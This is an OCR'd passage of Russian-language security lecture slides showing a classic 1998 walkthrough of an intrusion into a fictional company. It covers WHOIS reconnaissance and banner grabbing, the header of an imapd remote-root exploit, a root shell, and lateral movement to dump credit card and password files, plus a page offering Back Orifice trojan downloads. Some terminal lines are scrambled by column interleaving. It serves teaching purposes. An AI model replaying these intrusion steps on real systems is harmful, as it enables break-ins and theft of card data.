
- ***ошибки в программах;***
- ***человеческие ошибки и неправильная конфигурация***
- ***разрешенный, но неиспользуемый сервис***
- ***восприимчивость к атакам типа «отказ в обслуживании»***
- ***ошибки при проектировании***

Угрозы и атаки

Атака - любое действие нарушителя, которое приводит к реализации угрозы путем использования уязвимостей информационной системы.

Угроза - потенциально возможное событие, действие или процесс, которое посредством воздействия на компоненты информационной системы может привести к нанесению ущерба.

Информационная инфраструктура



Анатомия атаки

BigWidget Incorporated - Netscape

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BigWidget

The Part That Fits™

Company Products Services Support

BigWidget Announces Titanium Machining Capabilities

BigWidget Incorporated announced today the purchase of a Consolidated Conglomerate abrasive waterjet cutter. This new machine will allow BigWidget to offer advanced machining services for titanium cogs and widgets.

More News...

- BigWidget aquires Spacely Sprockets for $17.3 million
- BigWidget announces record third quarter earnings

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
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The InterNIC provides domain name registration services for the top level domains .com, .net , .org, and .edu. Please visit the What's New? page to see a listing of recently added features or changes to the site.
• Search the database of registered domain names using WHOIS:
bigwidget.com
Search
Clear
• Register a domain name: If you are registering a domain name for the first time, please see How to Register a new domain name for guidance.
• Forms: Registration Services maintains a variety of forms to assist you in registering or transferring your domain name and modifying your domain name and associated records.
• Resources: Links to everything from policies to payment options.
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Please read our disclaimer.
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
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Home Contact Us Registration Services
RESOURCES HOW TO... FORMS FAQ SITE MAP SEARCH
Search for a Domain Name Register a Domain Name
InterNIC Template Tool Suite
Search for: BIGWIDGET.COM Submit Query
Registrant:
BigWidget, Conglomerated. (BWC2-DOM)
1234 Main Street
Anytown, GA USA
Domain Name: bigwidget.com
Administrative Contact, Technical Contact, Zone Contact:
BigWidget Admin (IA338-ORG) bwc-dnsadmin@bigwidget.com
Phone- 678-555-1212
Fax- 678-555-1211
Billing Contact:
BigWidget Billing (IB158-ORG) BigWidget-billing@bigwidget.com
Phone- 678-555-1212
Fax- 678-555-1211
Record last updated on 29-Jun-98.
Record created on 30-Jun-94.
Database last updated on 13-Oct-98 06:21:01 EDT.
Domain servers in listed order:
EHECATL. BIGWIDGET 208.21.0.7
NS1.SPRINTLINK.NET 204.117.214.10
NS.COMMANDCORP.COM 130.205.70.10
Document: Done

```
hacker: ~$ telnet bigwidget.com 25

Trying
10.0.0.28...

Connected to bigwidget.com

Escape character is
'^]'.

Connection closed by foreign host.


hacker:~$ telnet bigwidget.com 143


Trying
10.0.0.28...

Connected to bigwidget.com.
* OK bigwidget IMAP4rev1 Service 9.0(157) at Wed, 14 Oct 1998 11:51:50 -0400
(EDT)
(Report problems in this server to MRC@CAC.Washington.EDU)

.
logout

* BYE bigwidget IMAP4rev1 server terminating
connection
. OK LOGOUT completed
Connection closed by foreign
host.
```

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Do you have security related news? Please e-mail it to news@rootshell.com.

OpenSite Web Auctions truely open

9/24/98 8:22AM PDT

OpenSite Technologies, Inc. has a product allowing sites to offer Web Auctions. Apparently most sites using this software have it misconfigured and anyone browsing their site has access to users credit cards and personal information. If you are a user of this software please contact OpenSite for information on securing your website.

- news.com - Auctions close major security hole

Fraud alleged in the transfer of ownership of Thailand.com site

9/23/98 1:40PM PDT

Do you rely on DNS for authentication. If you do then this is another reason to think twice. Under current InterNIC policy it is quite easy to steal someones domain and make the courts figure it out later.

- bangkokpost.net - Fraud alleged in the transfer of ownership of Thailand.com site
- www.thailand.com

Rootshell t-shirts coming soon!

9/22/98 11:28AM PDT

Rootshell t-shirts are coming soon! In order to anticipate demand if you think you might be interested in purchasing a t-shirt please click on this link. It is looking like t-shirts will be priced somewhere around $15-$18 US. If you have any design

0% of 11K

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imap

Connect from dhcp174-180.iss.net [208.27.174.180] (Mozilla/4.05 [en] (WinNT; I))logged.

Rootshell search results		
7/17/98	imapd4.txt	New remote root exploit in University of Washington imapd 4. (that came with Pine 4.0)
4/13/98	impack103.tar.gz	Luke_Skyw'w Imap Pack 1.03 - exploit imapd attack vunerable hosts. (Warning: contains untested binaries)
2/19/98	imapd_core.txt	When imapd coredumps, the core will have encrypted shadowed passwords.
11/21/97	imaps.tar.gz	Serveral different versions of the remote imapd buffer overflow exploit.
10/30/97	imapd_4.1b.txt	It's possible to crash imapd, thus leaving shadow and password files in core file.
9/26/97	imapd_scan.sh	This script will scan (and exploit) an entire subnet for imap2 vulnerabilitles.
6/24/97	imapd_exploit.c	Get remote root access on Redhat systems by overwriting a buffer in impad.

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To: neighbor@home.org
From: neighbor@home.org
Subject: Hope you had a nice vacation

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```
/*

  This is the remote exploit of the hole in the imap daemon, for
  Linux.  The instruction code is doing open(), write(), and close()
  system calls, and  it adds a line root::0:0.. at the beggining of
  /etc/passwd (change to /etc/shadow if needed).  The  code needs to
  be self modifying since imapd turns everything to lowercase before
  it pushes it on the stack.  The problem  is that it  rewrites the
  first line of passwd/shadow,  therefore loosing the root password.

  I'm sorry, but I don't have time to add in the seek syscall.

  - Akylonius (aky@galeb.etf.bg.ac.yu) [1997]

  Modifications made on 5.1.97 to accept command line hostname,  with
  'h_to_ip' function that resolves it to an ip.  -  p1 (p1@el8.org)
```

Document: Done

```
hacker ~$ ./imap_exploit
          bigwidget.com
IMAP Exploit for Linux.
Author: Akylonius
(aky@galeb.etf.bg.ac.yu)
Modifications: p1 (p1@el8.org)
Completed
successfully.
hacker    telnet
~$        bigwidget.com
Trying
10.0.0.28...
Connected to
bigwidget.com.
Red Hat Linux release 4.2
(Biltmore)
Kernel 2.0.35 on an i686
login: root

bigwidget:~# whoam
            i
root

bigwidget:~# cd /etc
bigwidget:~# cat ./hosts

127.0.0.1     localhost
localhost.localdomain
208.21.2.10   thevault       accounting
208.21.2.11   fasttalk       sales
208.21.2.12   geekspeak      engineering
208.21.2.13   people         human resources
208.21.2.14   thelinks       marketing
208.21.2.15   thesource      information systems
bigwidget:~# rlogin thevault
```

```
thevault:~  cd
#           /data/creditcards
thevault:~# cat
            visa.txt
Allan B. Smith    6543-2223-1209-4002
12/99
Donna D. Smith    6543-4133-0632-4572
06/98
Jim Smith         6543-2344-1523-5522
01/01
Joseph L.Smith    6543-2356-1882-7532
04/02
thevault:~  crack
Kay L. Smith      6543-2398-1972-4532
#           /etc/passwd
06/03.
Cracking
Mary Ann Smith    6543-8933-1332-4222
/etc/passwd...
05/01
username: bobman  password:
Robert E. Smith   6543-0133-5232-3332
username: mary    password:
05/99
username: root    password:
ncc1701
thevault:~  ftp
#           thesource
Connected to thesource
220 thesource Microsoft FTP Service (Version
4.0).
Name: administrato
      r
331 Password required for
administrator.
Password  ******
          *
230 User administrator logged
in.
Remote system type is
Windows_NT
```

WarForge.Com - Netscape

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warforge.com

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Top Stories

New mirror opens - 8/20/98

I'm pleased to announce that a new mirror site has opened. If you are having trouble downloading files here, I suggest that you try the mirror site or buy The WarForge CD. The mirror is: http://www.paran0id.com/warforge/

Want to see if you have BO? - 8/19/98

As the trojan Back Orifice is becoming more and more popular, many more people will become infected with the trojan. Information has been provided on how to remove the trojan, information about the program, and many other interesting features about Back Orifice.
- AntiGen - Back Orifice Cleaner
- More information at Wired News

New ICQ Number - 8/5/98

Please make sure that you add my new number to your ICQ list. My new number is 16709918. **Thank you.**

WarForge CD Now Available - 7/20/98

56 bytes read

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Back Orifice - A remote administration system which allows a user to control a computer across a tcpip connection - Size: 277 kb	Download
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Sockets de Troie -Accesses a specific port on an exploited system. Also contains a domain scanner, finger, icmper, icq stuff, ip converter, mail bomber, port bomber, port scanner, a search registry net, and telnet. - Size: 446 kb	Download

